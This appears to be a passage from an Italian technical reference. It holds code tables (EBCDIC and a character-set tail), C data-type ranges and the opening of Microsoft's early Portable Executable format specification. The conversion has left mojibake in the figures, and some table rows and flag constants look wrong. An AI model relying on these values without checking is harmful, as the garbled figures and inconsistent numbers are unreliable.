    195 C3 196 C4— 197 C5 198 C6 199 C7 200 C8 201 C9 202 CA 203 CB 204 CC 205 CD 206 CE 207 CF 208 D0 209 D1 210 D2 211 D3 212 D4 213 D5 214 D6 215 D7 216 D8 217 D9 218 DA 219 DB 220 DC 221 DD 222 DE 223 DF 224 E0 225 E1 ß 226 E2 227 E3 228 E4 229 E5 230 E6 µ 231 E7 232 E8 233 E9 234 EA 235 EB 236 EC 237 ED 238 EE 239 EF 240 F0 241 F1 242 F2 243 F3 244 F4 245 F5 246 F6 ÷ 247 F7 248 F8 º 249 F9 • 250 FA · 251 FB 252 FC 253 FD ² 254 FE 255 FF
  • 468.
    TABELLA EBCDIC Dec HexChar Code 0 00 € NUL 1 01 € SOH 2 02 € STX 3 03 € ETX 4 04 € PF 5 05 € HT 6 06 € LC 7 07 € DEL 8 08 9 09 € RLF 10 0A € SMM 11 0B € VT 12 0C € FF 13 0D € CR 14 0E € S0 15 0F € S1 16 10 € DLE 17 11 € DC1 18 12 € DC2 19 13 € DC3 20 14 € RES 21 15 € NL 22 16 € BS 23 17 € IL 24 18 € CAN 25 19 € EM 26 1A € CC 27 1B 28 1C € IFS 29 1D € IGS 30 1E € IRS 31 1F € IUS 32 20 € DS 33 21 € SOS 34 22 € FS 35 23 36 24 € BYP 37 25 € LF 38 26 € ETB 39 27 € ESC 40 28 41 29 42 2A € SM 43 2B 44 2C 45 2D € ENQ 46 2E € ACK 47 2F € BEL 48 30 49 31 50 32 € SYN 51 33 52 34 € PN 53 35 € RS 54 36 € UC 55 37 € EOT 56 38 57 39 58 3A 59 3B 60 3C € DC4 61 3D € NAK 62 3E 63 3F € SUB 64 40 € SP 65 41 66 42 67 43 68 44 69 45 70 46 71 47 72 48 73 49 74 4A ¢ 75 4B . 76 4C < 77 4D ( 78 4E + 79 4F | 80 50 & 81 51 82 52 83 53 84 54 85 55 86 56 87 57 88 58 89 59 90 5A ! 91 5B $ 92 5C * 93 5D ) 94 5E ; 95 5F ¬ 96 60 - 97 61 98 62 99 63 100 64 101 65 102 66 103 67 104 68 105 69 106 6A | 107 6B ‘ 108 6C % 109 6D _ 110 6E > 111 6F ? 112 70 113 72 114 72 115 73 116 74 117 75 118 76 119 77 120 78 121 79 122 7A : 123 7B # 124 7C @ 125 7D ‘ 126 7E = 127 7F “ 128 80 129 81 a 130* 82 b 131* 83 c 132* 84 d 133* 85 e 134* 86 f 135* 87 g 136* 88 h 137* 89 i 138* 8A 139* 8B 140* 8C 141 8D 142 8E 143 8F 144 90 145 91 j 146 92 k 147* 93 l 148* 94 m 149* 95 n 150* 96 o 151* 97 p 152* 98 q 153* 99 r 154* 9A 155* 9B 156* 9C 157 9D 158 9E 159* 9F 160 A0 161 A1 ~ 162 A2 s 163 A3 t 164 A4 u 165 A5 v 166 A6 w 167 A7 x 168 A8 y 169 A9 z 170 AA 171 AB 172 AC 173 AD 174 AE 175 AF 176 B0 177 B1
  • 469.
    178 B2 179 B3 180B4 181 B5 182 B6 183 B7 184 B8 185 B9 186 BA 187 BB 188 BC 189 BD 190 BE 191 BF 192 C0 { 193 C1 A 194 C2 B 195 C3 C 196 C4 D 197 C5 E 198 C6 F 199 C7 G 200 C8 H 201 C9 I 202 CA 203 CB 204 CC 205 CD 206 CE 207 CF 208 D0 } 209 D1 J 210 D2 K 211 D3 L 212 D4 M 213 D5 N 214 D6 O 215 D7 P 216 D8 Q 217 D9 R 218 DA 219 DB 220 DC 221 DD 222 DE 223 DF 224 E0 225 E1 226 E2 S 227 E3 T 228 E4 U 229 E5 V 230 E6 W 231 E7 X 232 E8 Y 233 E9 Z 234 EA 235 EB 236 EC 237 ED 238 EE 239 EF 240 F0 0 241 F1 1 242 F2 2 243 F3 3 244 F4 4 245 F5 5 246 F6 6 247 F7 7 248 F8 8 249 F9 9 250 FA 251 FB 252 FC 253 FD 254 FE 255 FF
  • 470.
    TIPOLOGIA DATI Type NameBytes Range of Values (signed) byte 1 -128 to 127 unsigned byte 1 0 to 255 (signed) short 2 -32,768 to 32,767 unsigned short 2 0 to 65,535 (signed) long 4 -2,147,483,648 to 2,147,483,647 unsigned long 4 0 to 4,294,967,295 float 4 3.4E +/- 38 double 8 1.7E +/- 308 long double 10 1.2E +/- 4932
  • 471.
    DOCUMENTI INTEGRALI Qui vengonoriportati alcuni documenti integrali rilasciati da Microsoft o da altri. I testi sono PORTABLE EXECUTABLE FORMAT Win32 Binary Resource Formats PORTABLE EXECUTABLE FORMAT Author: Micheal J. O'Leary Preface This document was edited and released by Microsoft Developer Support. It describes the binary portable executable format for NT. The information is provided at this point because we feel it will make the work of application development easier. Unfortunately, the information in this document may change before the final release of Windows NT. Microsoft is NOT committing to stay with these formats by releasing this document. Questions or follow-ups for any of the information presented here should be posted to CompuServe MSWIN32 forum, section 6. --Steve Firebaugh Microsoft Developer Support Contents 1. Overview 2. PE Header 3. Object Table 4. Image Pages 5. Exports 5.1 Export Directory Table 5.2 Export Address Table 5.3 Export Name Table Pointers 5.4 Export Ordinal Table 5.5 Export Name Table 6. Imports 6.1 Import Directory Table 6.2 Import Lookup Table 6.3 Hint-Name Table 6.4 Import Address Table 7. Thread Local Storage 7.1 Thread Local Storage Directory Table 7.2 Thread Local Storage CallBack Table 8. Resources 8.1 Resource Directory Table 8.2 Resource Example
  • 472.
    9. Fixup Table 9.1Fixup Block 10. Debug Information 10.1 Debug Directory 1. Overview ÚÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ¿ <ÄÄ¿ <ÄÄÄÄÄ Base of Image Header ³ DOS 2 Compatible ³ ³ ³ EXE Header ³ ³ ÃÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ´ ³ ³ unused ³ ³ ÃÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ´ ³ ³ OEM Identifier ³ ³ ³ OEM Info ³ ³ ³ ³ ³ DOS 2.0 Section ³ Offset to ³ ³ (for DOS compatibility only) ³ PE Header ³ ³ ÃÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ´ ³ ³ DOS 2.0 Stub ³ ³ ³ Program & ³ ³ ³ Reloc. Table ³ ³ ÃÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ´ <ÄÄÙ ³ unused ³ ÃÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ´ <ÄÄÄÄÄÄÄÄÄ Aligned on 8 byte boundary ³ PE Header ³ ÃÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ´ ³ Object Table ³ ÃÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ´ ³ Image Pages ³ ³ import info ³ ³ export info ³ ³ fixup info ³ ³ resource info³ ³ debug info ³ ÀÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÙ Figure 1. A typical 32-bit Portable EXE File Layout 2. PE Header ÚÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÂÄÄÄÄÄÄÄÄÄÄÄÄÄÂÄÄÄÄÄÄÄÄÄÄÄÄÄ¿ ³ SIGNATURE BYTES ³ CPU TYPE ³ # OBJECTS ³ ÃÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÅÄÄÄÄÄÄÄÄÄÄÄÄÄÁÄÄÄÄÄÄÄÄÄÄÄÄÄ´ ³ TIME/DATE STAMP ³ RESERVED ³ ÃÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÅÄÄÄÄÄÄÄÄÄÄÄÄÄÂÄÄÄÄÄÄÄÄÄÄÄÄÄ´ ³ RESERVED ³ NT HDR SIZE³ FLAGS ³ ÃÄÄÄÄÄÄÄÄÄÄÄÄÄÂÄÄÄÄÄÄÂÄÄÄÄÄÄÅÄÄÄÄÄÄÄÄÄÄÄÄÄÁÄÄÄÄÄÄÄÄÄÄÄÄÄ´ ³ RESERVED ³LMAJOR³LMINOR³ RESERVED ³ ÃÄÄÄÄÄÄÄÄÄÄÄÄÄÁÄÄÄÄÄÄÁÄÄÄÄÄÄÅÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ´ ³ RESERVED ³ RESERVED ³ ÃÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÅÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ´ ³ ENTRYPOINT RVA ³ RESERVED ³ ÃÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÅÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ´ ³ RESERVED ³ IMAGE BASE ³
  • 473.
    ÃÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÅÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ´ ³ OBJECT ALIGN³ FILE ALIGN ³ ÃÄÄÄÄÄÄÄÄÄÄÄÄÄÂÄÄÄÄÄÄÄÄÄÄÄÄÄÅÄÄÄÄÄÄÄÄÄÄÄÄÄÂÄÄÄÄÄÄÄÄÄÄÄÄÄ´ ³ OS MAJOR ³ OS MINOR ³USER MAJOR ³USER MINOR ³ ÃÄÄÄÄÄÄÄÄÄÄÄÄÄÅÄÄÄÄÄÄÄÄÄÄÄÄÄÅÄÄÄÄÄÄÄÄÄÄÄÄÄÁÄÄÄÄÄÄÄÄÄÄÄÄÄ´ ³ SUBSYS MAJOR³ SUBSYS MINOR³ RESERVED ³ ÃÄÄÄÄÄÄÄÄÄÄÄÄÄÁÄÄÄÄÄÄÄÄÄÄÄÄÄÅÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ´ ³ IMAGE SIZE ³ HEADER SIZE ³ ÃÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÅÄÄÄÄÄÄÄÄÄÄÄÄÄÂÄÄÄÄÄÄÄÄÄÄÄÄÄ´ ³ FILE CHECKSUM ³ SUBSYSTEM ³ DLL FLAGS ³ ÃÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÅÄÄÄÄÄÄÄÄÄÄÄÄÄÁÄÄÄÄÄÄÄÄÄÄÄÄÄ´ ³ STACK RESERVE SIZE ³ STACK COMMIT SIZE ³ ÃÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÅÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ´ ³ HEAP RESERVE SIZE ³ HEAP COMMIT SIZE ³ ÃÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÅÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ´ ³ RESERVED ³ # INTERESTING RVA/SIZES ³ ÃÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÅÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ´ ³ EXPORT TABLE RVA ³ TOTAL EXPORT DATA SIZE ³ ÃÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÅÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ´ ³ IMPORT TABLE RVA ³ TOTAL IMPORT DATA SIZE ³ ÃÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÅÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ´ ³ RESOURCE TABLE RVA ³ TOTAL RESOURCE DATA SIZE ³ ÃÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÅÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ´ ³ EXCEPTION TABLE RVA ³ TOTAL EXCEPTION DATA SIZE³ ÃÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÅÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ´ ³ SECURITY TABLE RVA ³ TOTAL SECURITY DATA SIZE ³ ÃÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÅÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ´ ³ FIXUP TABLE RVA ³ TOTAL FIXUP DATA SIZE ³ ÃÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÅÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ´ ³ DEBUG TABLE RVA ³ TOTAL DEBUG DIRECTORIES ³ ÃÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÅÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ´ ³ IMAGE DESCRIPTION RVA ³ TOTAL DESCRIPTION SIZE ³ ÃÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÅÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ´ ³ MACHINE SPECIFIC RVA ³ MACHINE SPECIFIC SIZE ³ ÃÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÅÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ´ ³ THREAD LOCAL STORAGE RVA ³ TOTAL TLS SIZE ³ ÀÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÁÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÙ Figure 2. PE Header Notes: o A VA is a virtual address that is already biased by the Image Base found in the PE Header. A RVA is a virtual address that is relative to the Image Base. o An RVA in the PE Header which has a value of zero indicates the field isn't used. o Image pages are aligned and zero padded to a File Align boundary. The bases of all other tables and structures must be aligned on DWORD (4 byte) boundary. Thus, all VA's and RVA's must be on a 32 bit boundary. All table and structure fields must be aligned on their "natural" boundaries, with the possible exception of the Debug Info. SIGNATURE BYTES = DB * 4. Current value is "PE/0/0". Thats PE followed by two zeros (nulls). CPU TYPE = DW CPU Type. This field specifies the type of CPU compatibility required by this image to run. The values are:
  • 474.
    o 0000h __unknown o014Ch __80386 o 014Dh __80486 o 014Eh __80586 o 0162h __MIPS Mark I (R2000, R3000) o 0163h __MIPS Mark II (R6000) o 0166h __MIPS Mark III (R4000) # OBJECTS = DW Number of object entries. This field specifies the number of entries in the Object Table. TIME/DATE STAMP = DD Used to store the time and date the file was created or modified by the linker. NT HDR SIZE = DW This is the number of remaining bytes in the NT header that follow the FLAGS field. FLAGS = DW Flag bits for the image. The flag bits have the following definitons: o 0000h __Program image. o 0002h __Image is executable. If this bit isn't set, then it indicates that either errors where detected at link time or that the image is being incrementally linked and therefore can't be loaded. o 0200h __Fixed. Indicates that if the image can't be loaded at the Image Base, then don't load it. o 2000h __Library image. LMAJOR/LMINOR = DB Linker major/minor version number. ENTRYPOINT RVA = DD Entrypoint relative virtual address. The address is relative to the Image Base. The address is the starting address for program images and the library initialization and library termination address for library images. IMAGE BASE = DD The virtual base of the image. This will be the virtual address of the first byte of the file (Dos Header). This must be a multiple of 64K. OBJECT ALIGN = DD The alignment of the objects. This must be a power of 2 between 512 and 256M inclusive. The default is 64K. FILE ALIGN = DD Alignment factor used to align image pages. The alignment factor (in bytes) used to align the base of the image pages and to determine the granularity of per-object trailing zero pad. Larger alignment factors will cost more file space; smaller alignment factors will impact demand load performance, perhaps significantly. Of the two, wasting file space is preferable. This value should be a power of 2 between 512 and 64K inclusive.
  • 475.
    OS MAJOR/MINOR =DW OS version number required to run this image. USER MAJOR/MINOR # = DW User major/minor version number. This is useful for differentiating between revisions of images/dynamic linked libraries. The values are specified at link time by the user. SUBSYS MAJOR/MINOR # = DW Subsystem major/minor version number. IMAGE SIZE = DD The virtual size (in bytes) of the image. This includes all headers. The total image size must be a multiple of Object Align. HEADER SIZE = DD Total header size. The combined size of the Dos Header, PE Header and Object Table. FILE CHECKSUM = DD Checksum for entire file. Set to 0 by the linker. SUBSYSTEM = DW NT Subsystem required to run this image. The values are: o 0000h __Unknown o 0001h __Native o 0002h __Windows GUI o 0003h __Windows Character o 0005h __OS/2 Character o 0007h __Posix Character DLL FLAGS = DW Indicates special loader requirements. This flag has the following bit values: o 0001h __Per-Process Library Initialization. o 0002h __Per-Process Library Termination. o 0004h __Per-Thread Library Initialization. o 0008h __Per-Thread Library Termination. All other bits are reserved for future use and should be set to zero. STACK RESERVE SIZE = DD Stack size needed for image. The memory is reserved, but only the STACK COMMIT SIZE is committed. The next page of the stack is a 'guarded page'. When the application hits the guarded page, the guarded page becomes valid, and the next page becomes the guarded page. This continues until the RESERVE SIZE is reached. STACK COMMIT SIZE = DD Stack commit size. HEAP RESERVE SIZE = DD Size of local heap to reserve. HEAP COMMIT SIZE = DD Amount to commit in local heap. # INTERESTING VA/SIZES = DD Indicates the size of the VA/SIZE array that follows.
  • 476.
    EXPORT TABLE RVA= DD Relative Virtual Address of the Export Table. This address is relative to the Image Base. IMPORT TABLE RVA = DD Relative Virtual Address of the Import Table. This address is relative to the Image Base. RESOURCE TABLE RVA = DD Relative Virtual Address of the Resource Table. This address is relative to the Image Base. EXCEPTION TABLE RVA = DD Relative Virtual Address of the Exception Table. This address is relative to the Image Base. SECURITY TABLE RVA = DD Relative Virtual Address of the Security Table. This address is relative to the Image Base. FIXUP TABLE RVA = DD Relative Virtual Address of the Fixup Table. This address is relative to the Image Base. DEBUG TABLE RVA = DD Relative Virtual Address of the Debug Table. This address is relative to the Image Base. IMAGE DESCRIPTION RVA = DD Relative Virtual Address of the description string specified in the module definiton file. MACHINE SPECIFIC RVA = DD Relative Virtual Address of a machine specific value. This address is relative to the Image Base. TOTAL EXPORT DATA SIZE = DD Total size of the export data. TOTAL IMPORT DATA SIZE = DD Total size of the import data. TOTAL RESOURCE DATA SIZE = DD Total size of the resource data. TOTAL EXCEPTION DATA SIZE = DD Total size of the exception data. TOTAL SECURITY DATA SIZE = DD Total size of the security data. TOTAL FIXUP DATA SIZE = DD Total size of the fixup data. TOTAL DEBUG DIRECTORIES = DD Total number of debug directories. TOTAL DESCRIPTION SIZE = DD Total size of the description data. MACHINE SPECIFIC SIZE = DD A machine specific value. 3. Object Table The number of entries in the Object Table is given by the # Objects field in the PE Header. Entries in the Object Table are numbered starting from one. The object table immediately follows the PE Header. The code and data memory object entries are in the order chosen by the linker. The virtual addresses for objects must be assigned by the linker such that they are in ascending order and adjacent, and must be a multiple of Object Align in the PE header. Each Object Table entry has the following format: ÚÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ¿ ³ OBJECT NAME ³ ÃÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÂÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ´
  • 477.
    ³ VIRTUAL SIZE³ RVA ³ ÃÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÅÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ´ ³ PHYSICAL SIZE ³ PHYSICAL OFFSET ³ ÃÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÅÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ´ ³ RESERVED ³ RESERVED ³ ÃÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÅÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ´ ³ RESERVED ³ OBJECT FLAGS ³ ÀÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÁÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÙ Figure 3. Object Table OBJECT NAME = DB * 8 Object name. This is an eight-byte null-padded ASCII string representing the object name. VIRTUAL SIZE = DD Virtual memory size. The size of the object that will be allocated when the object is loaded. Any difference between PHYSICAL SIZE and VIRTUAL SIZE is zero filled. RVA = DD Relative Virtual Address. The virtual address the object is currently relocated to, relative to the Image Base. Each Object's virtual address space consumes a multiple of Object Align (power of 2 between 512 and 256M inclusive. Default is 64K), and immediately follows the previous Object in the virtual address space (the virtual address space for a image must be dense). PHYSICAL SIZE = DD Physical file size of initialized data. The size of the initialized data in the file for the object. The physical size must be a multiple of the File Align field in the PE Header, and must be less than or equal to the Virtual Size. PHYSICAL OFFSET = DD Physical offset for object's first page. This offset is relative to beginning of the EXE file, and is aligned on a multiple of the File Align field in the PE Header. The offset is used as a seek value. OBJECT FLAGS = DD Flag bits for the object. The object flag bits have the following definitions: o 000000020h __Code object. o 000000040h __Initialized data object. o 000000080h __Uninitialized data object. o 040000000h __Object must not be cached. o 080000000h __Object is not pageable. o 100000000h __Object is shared. o 200000000h __Executable object. o 400000000h __Readable object. o 800000000h __Writeable object. All other bits are reserved for future use and should be set to zero. 4. Image Pages The Image Pages section contains all initialized data for all objects. The seek offset for the first page in each object is
  • 478.
    specified in theobject table and is aligned on a File Align boundary. The objects are ordered by the RVA. Every object begins on a multiple of Object Align. 5. Exports A typical file layout for the export information follows: ÚÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ¿ ³ DIRECTORY TABLE ³ ÃÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ´ ³ ADDRESS TABLE ³ ÃÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ´ ³ NAME PTR TABLE ³ ÃÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ´ ³ ORDINAL TABLE ³ ÃÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ´ ³ NAME STRINGS ³ ÀÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÙ Figure 4. Export File Layout 5.1 Export Directory Table The export information begins with the Export Directory Table which describes the remainder of the export information. The Export Directory Table contains address information that is used to resolve fixup references to the entry points within this image. ÚÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ¿ ³ EXPORT FLAGS ³ ÃÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ´ ³ TIME/DATE STAMP ³ ÃÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÂÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ´ ³ MAJOR VERSION ³ MINOR VERSION ³ ÃÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÁÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ´ ³ NAME RVA ³ ÃÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ´ ³ ORDINAL BASE ³ ÃÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ´ ³ # EAT ENTRIES ³ ÃÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ´ ³ # NAME PTRS ³ ÃÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ´ ³ ADDRESS TABLE RVA ³ ÃÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ´ ³ NAME PTR TABLE RVA ³ ÃÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ´ ³ ORDINAL TABLE RVA ³ ÀÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÙ Figure 5. Export Directory Table Entry EXPORT FLAGS = DD Currently set to zero. TIME/DATE STAMP = DD Time/Date the export data was created. MAJOR/MINOR VERSION = DW A user settable major/minor version number. NAME RVA = DD Relative Virtual Address of the Dll asciiz Name.
  • 479.
    This is theaddress relative to the Image Base. ORDINAL BASE = DD First valid exported ordinal. This field specifies the starting ordinal number for the export address table for this image. Normally set to 1. # EAT ENTRIES = DD Indicates number of entries in the Export Address Table. # NAME PTRS = DD This indicates the number of entries in the Name Ptr Table (and parallel Ordinal Table). ADDRESS TABLE RVA = DD Relative Virtual Address of the Export Address Table. This address is relative to the Image Base. NAME TABLE RVA = DD Relative Virtual Address of the Export Name Table Pointers. This address is relative to the beginning of the Image Base. This table is an array of RVA's with # NAMES entries. ORDINAL TABLE RVA = DD Relative Virtual Address of Export Ordinals Table Entry. This address is relative to the beginning of the Image Base. 5.2 Export Address Table The Export Address Table contains the address of exported entrypoints and exported data and absolutes. An ordinal number is used to index the Export Address Table. The ORDINAL BASE must be subracted from the ordinal number before indexing into this table. Export Address Table entry formats are described below: ÚÄÄÄÄÄÄÄÄÂÄÄÄÄÄÄÄÄÂÄÄÄÄÄÄÄÄÂÄÄÄÄÄÄÄÄ¿ ³ EXPORTED RVA ³ ÀÄÄÄÄÄÄÄÄÁÄÄÄÄÄÄÄÄÁÄÄÄÄÄÄÄÄÁÄÄÄÄÄÄÄÄÙ Figure 6. Export Address Table Entry EXPORTED RVA = DD Export address. This field contains the relative virtual address of the exported entry (relative to the Image Base). 5.3 Export Name Table Pointers The export name table pointers array contains address into the Export Name Table. The pointers are 32-bits each, and are relative to the Image Base. The pointers are ordered lexically to allow binary searches. 5.4 Export Ordinal Table The Export Name Table Pointers and the Export Ordinal Table form two parallel arrays, separated to allow natural field alignment. The export ordinal table array contains the Export Address Table ordinal numbers associated with the named export referenced by corresponding Export Name Table Pointers. The ordinals are 16-bits each, and already include the Ordinal Base stored in the Export Directory Table.
  • 480.
    5.5 Export NameTable The export name table contains optional ASCII names for exported entries in the image. These tables are used with the array of Export Name Table Pointers and the array of Export Ordinals to translate a procedure name string into an ordinal number by searching for a matching name string. The ordinal number is used to locate the entry point information in the export address table. Import references by name require the Export Name Table Pointers table to be binary searched to find the matching name, then the corresponding Export Ordinal Table is known to contain the entry point ordinal number. Import references by ordinal number provide the fastest lookup since searching the name table is not required. Each name table entry has the following format: ÚÄÄÄÄÄÄÄÄÂÄÄÄÄÄÄÄÄÂÄÄÄÄÄÄÄÄÂÄÄÄÄÄÄÄÄ¿ ³ ASCII STRING ::: :::::::: '0' ³ ÀÄÄÄÄÄÄÄÄÁÄÄÄÄÄÄÄÄÁÄÄÄÄÄÄÄÄÁÄÄÄÄÄÄÄÄÙ Figure 7. Export Name Table Entry ASCII STRING = DB ASCII String. The string is case sensitive and is terminated by a null byte. 6. Imports A typical file layout for the import information follows: ÚÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ¿ ³ DIRECTORY TABLE ³ ³ ³ ³ ³ ³ ³ ÃÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ´ ³ NULL DIR ENTRY ³ ÀÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÙ ÚÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ¿ ³ DLL1 LOOKUP TABLE ³ ³ ³ ÃÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ´ ³ NULL ³ ÀÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÙ ÚÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ¿ ³ DLL2 LOOKUP TABLE ³ ³ ³ ÃÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ´ ³ NULL ³ ÀÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÙ ÚÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ¿ ³ Dll3 LOOKUP TABLE ³ ³ ³ 